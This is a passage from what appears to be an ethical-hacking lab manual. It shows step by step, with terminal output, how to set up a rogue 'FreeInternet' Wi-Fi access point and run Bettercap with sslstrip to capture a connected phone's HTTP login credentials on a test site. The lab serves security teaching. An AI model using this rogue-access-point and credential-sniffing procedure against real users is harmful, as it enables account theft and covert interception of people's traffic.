
14. Type **create_ap wlx687f7467dbf6 eth0 FreeInternet** and press **Enter** to launch a rogue access point on the wireless interface.

Note: Here, **wlx687f7467dbf6**: specifies wireless interface, **eth0**: specifies interface for internet access, **FreeInternet**: specifies name of the rogue access point.



```
create_ap wlx687f7467dbf6 eth0 FreeInternet - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~
# create_ap wlx687f7467dbf6 eth0 FreeInternet
WARN: Your adapter does not fully support AP virtual interface, enabling --no-virt
Config dir: /tmp/create_ap.wlx687f7467dbf6.conf.taNbKANU
PID: 1792
```

15. You can observe that an access point “FreeInternet” has been enabled, as shown in the screenshot.



```
create_ap wlx687f7467dbf6 eth0 FreeInternet - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~
# create_ap wlx687f7467dbf6 eth0 FreeInternet
WARN: Your adapter does not fully support AP virtual interface, enabling --no-virt
Config dir: /tmp/create_ap.wlx687f7467dbf6.conf.tanbKANu
PID: 1792
Network Manager found, set wlx687f7467dbf6 as unmanaged device... DONE
Sharing Internet using method: nat
hostapd command-line interface: hostapd_cli -p /tmp/create_ap.wlx687f7467dbf6.conf.tanbKANu/hostapd_ctrl
Configuration file: /tmp/create_ap.wlx687f7467dbf6.conf.tanbKANu/hostapd.conf
Using interface wlx687f7467dbf6 with hwaddr 68:7f:74:67:db:f6 and ssid "FreeInternet"
wlx687f7467dbf6: interface state UNINITIALIZED->ENABLED
wlx687f7467dbf6: AP-ENABLED
```

16. Now, switch to your mobile device and turn it on.
17. Turn on Wi-Fi and navigate to **Wi-Fi Settings**.
18. On the **Wi-Fi** screen, you should see an access point with the SSID **FreeInternet** under **MY NETWORKS** section.




19. Click the **FreeInternet** access point. Your device obtains an IP address and establishes a connection with the access point, as shown in the screenshot.



20. Switch to the **Parrot Security** virtual machine. In the **Terminal** window, you will observe that a connection has been established with the victim's device and an accounting session has started, as shown in the screenshot.

```
create_ap wlx687f7467dbf6 eth0 FreeInternet - Parrot Terminal
File Edit View Search Terminal Help
Using interface wlx687f7467dbf6 with hwaddr 68:7f:74:67:db:f6 and ssid "FreeInternet"
wlx687f7467dbf6: interface state UNINITIALIZED->ENABLED
wlx687f7467dbf6: AP-ENABLED
wlx687f7467dbf6: STA e2:38:4a:0a:91:b3 IEEE 802.11: authenticated
wlx687f7467dbf6: STA e2:38:4a:0a:91:b3 IEEE 802.11: associated (aid 1)
wlx687f7467dbf6: AP-STA-CONNECTED e2:38:4a:0a:91:b3
wlx687f7467dbf6: STA e2:38:4a:0a:91:b3 RADIUS: starting accounting session E01E71564FEE
CDDD
```

21. Minimize the **Terminal** window.
22. Click the **MATE Terminal** icon at the top of the **Desktop** window to open another Terminal window.



23. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
24. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
- Note:** The password that you type will not be visible
25. Now, type **cd** and press **Enter** to jump to the root directory.

26. In the **Parrot Terminal** window, type **gem install bettercap** and press **Enter** to install Bettercap.

```
gem install bettercap - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~# gem install bettercap
Fetching packetfu-1.1.13.gem
Fetching pcaprub-0.13.1.gem
Fetching net-dns-0.9.0.gem
Fetching bettercap-1.6.2.gem
Fetching network_interface-0.0.2.gem
Fetching em-proxy-0.1.9.gem
Fetching eventmachine-1.2.7.gem
Building native extensions. This could take a while...
Successfully installed pcaprub-0.13.1
```


27. Now, we will capture the traffic from the victim's device using Bettercap. To do so, type **`sudo bettercap -X -I wlx687f7467dbf6 -S NONE --proxy --no-discovery`** and press **Enter**.

Note:

- **-X**: specifies sniffing,
 - **-I**: specifies interface (here, **wlx687f7467dbf6**),
 - **-S**: specifies ARP spoofing (here, it is set to **NONE**),
 - **--proxy**: enables HTTP proxy and capture all the HTTP requests,
 - **--no-discovery**: specifies disabling client discovery.

```
sudo bettercap -X -I wlx687f7467dbf6 -S NONE --proxy --no-discovery - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot1:~]
#sudo bettercap -X -I wlx687f7467dbf6 -S NONE --proxy --no-discovery
[!] [INFO] BetterCap v1.6.2
http://bettercap.org/
[I] Starting [ spoofing:x discovery:x sniffer:✓ tcp-proxy:x udp-proxy:x http-proxy:✓ https-proxy:x sslstrip:✓ http-server:x dns-server:✓ ] ...
[I] [wlx687f7467dbf6] 192.168.12.1 : 68:7F:74:67:DB:F6 / wlx687f7467dbf6 ( Cisco-Linksys )
[I] [GATEWAY] 10.10.1.2 : ( ??? )
[W] WARNING: Both HTTP transparent proxy and URL parser are enabled, you're gonna see duplicated logs.
[I] [DNS] Starting on 192.168.12.1:5300 ...
[I] [HTTP] Proxy starting on 192.168.12.1:8080 ...
```

28. You can observe the captured traffic from the victim's device, as shown in the screenshot.



The screenshot shows a terminal window titled "sudo bettercap -X -l wlx687f7467dbf6 -S NONE --proxy --no-discovery - Parrot Terminal". The window displays a list of captured HTTPS connections from an IP address 192.168.12.149 to various external hosts. The connections include proxy-safebrowsing.googleapis.com, encrypted-vtbn3.gstatic.com, doh.dns.apple.com, cdn.ampproject.org, pancake.apple.com, www.icloud.com, guzzoni.apple.com, and clients1.google.com. The text is in green on a black background.

29. Now, switch to the mobile device (victim's device) and open any web browser app.
30. In the browser, type <http://testphp.vulnweb.com/login.php> in the address bar and press Enter.
31. The **Acunetix Web Vulnerability Scanner** webpage appears, enter random **Username** and **Password** values (here, we have used Admin/test@123) and click the **Login** button.
- Note:** You will not be able to log in, as this is a vulnerable website which is used only for testing purposes.
- Note:** You may use any HTTP website of your choice to capture user credentials. However, if you decide to use an HTTPS website, you must enable Bettercap to capture HTTPS traffic.



32. Switch back to the **Parrot Security** virtual machine and switch to the **Terminal** window running Bettercap.

33. You can observe that the website browsed by the victim (<http://testphp.vulnweb.com/login.php>), along with the login credentials has been captured by the Bettercap, as shown in the screenshot.

```

Host : testphp.vulnweb.com
Origin : http://testphp.vulnweb.com
Content-Type : application/x-www-form-urlencoded
Connection : close
Accept : text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent : Mozilla/5.0 (iPhone; CPU iPhone OS 15_5 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) CriOS/103.0.5060.63 Mobile/15E148 Safari/604.1
Referer : http://testphp.vulnweb.com/login.php
Content-Length : 27
Accept-Language : en-IN,en-GB;q=0.9,en;q=0.8
Pragma : no-cache

[REQUEST BODY]

uname : Admin
pass : test@123

[192.168.12.149 > 44.228.249.3:http] [GET] http://testphp.vulnweb.com/login.php
[192.168.12.149] GET http://testphp.vulnweb.com/login.php ( text/html ) [200]
[I] [SSLSTRIP 192.168.12.149] Stripping 1 HTTPS link inside 'http://testphp.vulnweb.com/login.php'.

```

34. The captured credentials can be further used to gain unauthorized access to the victim's account.
35. Close the **Terminal** window and switch back to the previously opened **Terminal** window.
36. Type **Ctrl+C** and press **Enter** to disable the rogue access point (**FreeInternet**).

```

